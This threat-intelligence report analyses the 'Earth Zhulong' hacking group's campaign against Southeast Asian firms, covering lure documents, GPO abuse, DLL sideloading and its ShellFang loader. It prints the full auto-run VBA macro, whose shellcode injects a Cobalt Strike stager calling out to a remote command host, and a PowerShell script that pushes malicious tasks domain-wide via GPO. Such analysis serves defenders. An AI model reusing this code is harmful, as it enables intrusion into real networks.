Earth Zhulong: Familiar Patterns Target Southeast Asian Firms

trendmicro.com/en_us/research/23/b/earth-zhulong-familiar-patterns-target-southeast-asian-firms.html

February 8, 2023

Cyber Crime

In 2022, we discovered Earth Zhulong, a hacking group that has been targeting Asian firms similar to another well-known threat actor. In this article, we unravel their new tactics, techniques and procedures that they apply on their misdeeds.

By: Ted Lee February 08, 2023 Read time: (words)

Introduction

In 2022, we discovered a hacking group that has been targeting telecom, technology, and media sectors in Southeast Asia since 2020. We track this particular group as Earth Zhulong. We believe that Earth Zhulong is likely related to the Chinese-linked hacking group 1937CN based on similar code in the custom shellcode loader and victimology.

In this post, we'll introduce Earth Zhulong's new tactics, techniques, and procedures (TTPs) in the recent campaign and the evolution of their custom shellcode loader, "ShellFang". Through the TTPs, we see that they are sophisticated and meticulous as malicious actors. They adopt multiple approaches to obfuscate their tools and eliminate their footprint after finishing the operation. As a result, we have exerted greater effort to hunt down and analyze their tools to fully understand the attack scenario. In addition, we have verified three different variants of ShellFang were used from 2020 to 2022. The latest variant demonstrates that threat actors have adopted more obfuscation techniques, including abusing exception mechanisms to obfuscate the execution flow of programs and Windows API hashing.

In early 2022, we further discovered that Earth Zhulong abused group policy objects (GPO) to install loaders and launch Cobalt Strike on their target hosts. Several hack tools were also found on the infected hosts, including tunneling, port scanning, a Go-lang based backdoor and an information stealer used to harvest internal information.

Compared to old variants, code structure in the latest variant is dramatically different and there are few shared features between old and the latest variant. However, we found the relationship during the long-term investigation and finally correlated old variants with the latest one. We believe the relationship found in this research could bring this notorious hacking group back to public sight and the findings here will be helpful to future research on hacker groups which are active in Southeast Asia.

Initial Access – Lure document

Back in 2020, through the command and control (C&C) domain observed in our investigation, we found a lure document with a malicious macro. Once the victim opens the document, the embedded macro will be executed, injecting the shellcode into rundll32.exe. We have identified the embedded shellcode as a Cobalt Strike shellcode which will be used to build connection to a remote hacking machine. We believe this lure document is one of the approaches used by the threat actors to compromise their targets.



Figure 1. Screenshot of decoy document


```
Sub Auto_Open()
    Dim myByte As Long, myArray As Variant, offset As Long
    Dim pInfo As PROCESS_INFORMATION
    Dim sInfo As STARTUPINFO
    Dim sNull As String
    Dim sProc As String

#If VBA7 Then
    Dim rwxpage As LongPtr, res As LongPtr
#Else
    Dim rwxpage As Long, res As Long
#End If
    myArray = Array(-4, -24, -119, 0, 0, 0, 96, -119, -27, 49, -46, 100, -117, 82, 48, -117, 82, 12, -117, 82, 20, -117, 114, 40, 15, -73, 74, 38, 49, -1, 49, -64, -84, _
60, 97, 124, 2, 44, 32, -63, -49, 13, 1, -57, -30, -16, 82, 87, -117, 82, 16, -117, 66, 60, 1, -48, -117, 64, 120, -123, -64, 116, 74, 1, -48, _
80, -117, 72, 24, -117, 88, 32, 1, -45, -29, 60, 73, -117, 52, -117, 1, -42, 49, -1, 49, -64, -84, -63, -49, 13, 1, -57, 56, -32, 117, -12, 3, _
125, -8, 59, 125, 36, 117, -30, 88, -117, 88, 36, 1, -45, 102, -117, 12, 75, -117, 88, 28, 1, -45, -117, 4, -117, 1, -48, -119, 68, 36, 36, 91, _
91, 97, 89, 90, 81, -1, -32, 88, 95, 90, -117, 18, -21, -122, 93, 104, 110, 101, 116, 0, 104, 119, 105, 110, 105, 84, 104, 76, 119, 38, 7, -1, _
-43, -24, -128, 0, 0, 0, 77, 111, 122, 105, 108, 108, 97, 47, 53, 46, 48, 32, 40, 99, 111, 109, 112, 97, 116, 105, 98, 108, 101, 59, 32, 77, _
83, 73, 69, 32, 57, 46, 48, 59, 32, 87, 105, 110, 100, 111, 119, 115, 32, 78, 84, 32, 54, 46, 48, 59, 32, 87, 79, 87, 54, 52, 59, 32, _
84, 114, 105, 100, 101, 110, 116, 47, 53, 46, 48, 41, 0, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, _
88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, 88, _
88, 88, 88, 88, 88, 0, 89, 49, -1, 87, 87, 87, 87, 81, 104, 58, 86, 121, -89, -1, -43, -23, -109, 0, 0, 0, 91, 49, -55, 81, 81, 106, _
3, 81, 81, 104, -69, 1, 0, 0, 83, 80, 104, 87, -119, -97, -58, -1, -43, -119, -61, -21, 122, 89, 49, -46, 82, 104, 0, 50, -96, -124, 82, 82, _
82, 81, 82, 80, 104, -21, 85, 46, 59, -1, -43, -119, -58, 104, -128, 51, 0, 0, -119, -32, 106, 4, 80, 106, 31, 86, 104, 117, 70, -98, -122, -1, _
-43, 49, -1, 87, 87, 87, 87, 86, 104, 45, 6, 24, 123, -1, -43, -123, -64, 116, 72, 49, -1, -123, -10, 116, 4, -119, -7, -21, 9, 104, -86, -59, _
-30, 93, -1, -43, -119, -63, 104, 69, 33, 94, 49, -1, -43, 49, -1, 87, 106, 7, 81, 86, 80, 104, -73, 87, -32, 11, -1, -43, -65, 0, 47, 0, _
0, 57, -57, 117, 4, -119, -40, -21, -118, 49, -1, -21, 21, -21, 73, -24, -127, -1, -1, -1, 47, 111, 57, 106, 74, 0, 0, 104, -16, -75, -94, 86, _
-1, -43, 106, 64, 104, 0, 16, 0, 0, 104, 0, 0, 64, 0, 87, 104, 88, -92, 83, -27, -1, -43, -109, 83, 83, -119, -25, 87, 104, 0, 32, 0, _
0, 83, 86, 104, 18, -106, -119, -30, -1, -43, -123, -64, 116, -51, -117, 7, 1, -61, -123, -64, 117, -27, 88, -61, -24, 29, -1, -1, -1, 117, 112, 100, _
97, 116, 101, 46, 97, 110, 105, 110, 104, 116, 104, 117, 100, 111, 46, 99, 111, 109, 0)
    If Len(Environ("ProgramW6432")) > 0 Then
        sProc = Environ("windir") & "\\SysWOW64\\rundll32.exe"
    Else
        sProc = Environ("windir") & "\\System32\\rundll32.exe"
    End If

    res = RunStuff(sNull, sProc, ByVal 0&, ByVal 0&, ByVal 1&, ByVal 4&, ByVal 0&, sNull, sInfo, pInfo)

    rwxpage = AllocStuff(pInfo.hProcess, 0, UBound(myArray), &H1000, &H40)
    For offset = LBound(myArray) To UBound(myArray)
        myByte = myArray(offset)
        res = WriteStuff(pInfo.hProcess, rwxpage + offset, myByte, 1, ByVal 0&)
    Next offset
    res = CreateStuff(pInfo.hProcess, 0, 0, rwxpage, 0, 0, 0)
End Sub
Sub AutoOpen()
    Auto_Open
End Sub
Sub Workbook_Open()
    Auto_Open
End Sub
```

Figure 2. Malicious macro embedded in the document



Figure 3. Shellcode which is used for code injection.

Propagation through GPO

In early 2022, we further observed new TTPs used to spread malware in the victim's environment. After getting access to the internal network, they perform domain exploration using SharpHound. Once they successfully compromise the domain controller, they will submit immediate tasks to the hosts in the domain through GPO as seen in Figure 5, As the hosts receive the task through GPO, they will run a PowerShell script named "co.ps1" and create scheduled tasks for persistence.



Figure 4. Overview of attack scenario

```
#requires -version 2
function Start-GPO{
    $Domain = [redacted]
    $sysvolPath = '\\[redacted]\sysvol\' + $Domain
    $command = 'cmd.exe'
    $arguments = '/c PowerShell -ExecutionPolicy Bypass -File "\\[redacted]-DC01-[redacted]\SYSVOL\[redacted]\ntds\co.ps1'
    $GpoName = "SearchUpdateGPO"
    $TaskName = "SearchUpdateTask"
    $Users = @()
    $Groups = @()
    $Computers = @()

    Write-Host "`n[+] Start to import the module"
    Import-Module GroupPolicy
    Write-Host "[*] Create Gpo " $GpoName " for domain " $Domain
    $domainTarget = @()
    $Domain.Split(".")|ForEach-Object{$domainTarget += "dc=" + $_}
    new-gpo -name $GpoName | new-gplink -Target ($domainTarget -join ",")

    Write-Host "[*] Reset GPO Permissions"
    #Set-GPPermissions -Name $GpoName -TargetName "Authenticated Users" -PermissionLevel None -TargetType Group
    #Set-GPPermissions -Name $GpoName -TargetName "Authenticated Users" -PermissionLevel GpoEditDeleteModifySecurity -TargetType Group
    New-GPOImmediateTask -TaskName $TaskName -GPODisplayName $GpoName -SysPath $sysvolPath -command $command -CommandArguments $arguments -MachineTask -Clean

<#
    if ($Computers){
        ForEach ($computer in $Computers){
            Set-GPPermissions -Name $GpoName -PermissionLevel GpoApply -TargetName $computer -TargetType Computer
        }
        New-GPOImmediateTask -TaskName $TaskName -GPODisplayName $GpoName -SysPath $sysvolPath -command $command -CommandArguments $arguments -MachineTask -Clean
    }else{
        ForEach ($user in $Users){
            Set-GPPermissions -Name $GpoName -PermissionLevel GpoApply -TargetName $user -TargetType User
        }
        ForEach ($group in $Groups){
            Set-GPPermissions -Name $GpoName -PermissionLevel GpoApply -TargetName $group -TargetType Group
        }
        New-GPOImmediateTask -TaskName $TaskName -GPODisplayName $GpoName -SysPath $sysvolPath -command $command -CommandArguments $arguments -UserTask -Clean
    }

#>
}
```

Figure 5. PowerShell script to create a ImmediateTask through GPO

As shown in Figure 6, threat actors use multi-layered AES encryption and base64 encoding to obfuscate “co.ps1”. Heavy obfuscation in a simple but useful anti-analysis approach makes it difficult for security products to detect their scripts. After clearing the obfuscation,

we found the script is used to deploy malware components (win.exe, gm.dll, and lengs.medil.xml) on the infected machine.



Figure 6. Heavily obfuscated PowerShell script



Figure 7. Cleaned content of co.ps1

Earth Zhulong adopted DLL sideloading techniques to run their malware. “win.exe” is a renamed GoogleToolbarNotifier application. The malicious DLL “gtn.dll”, which we named as “ShellFang”, loads when a legitimate executable is launched. It then calls the export function, “Go”, to start the loading procedure of the encrypted payload to decrypt the payload called “lengs.medil.xml”, which is the Cobalt Strike beacon.

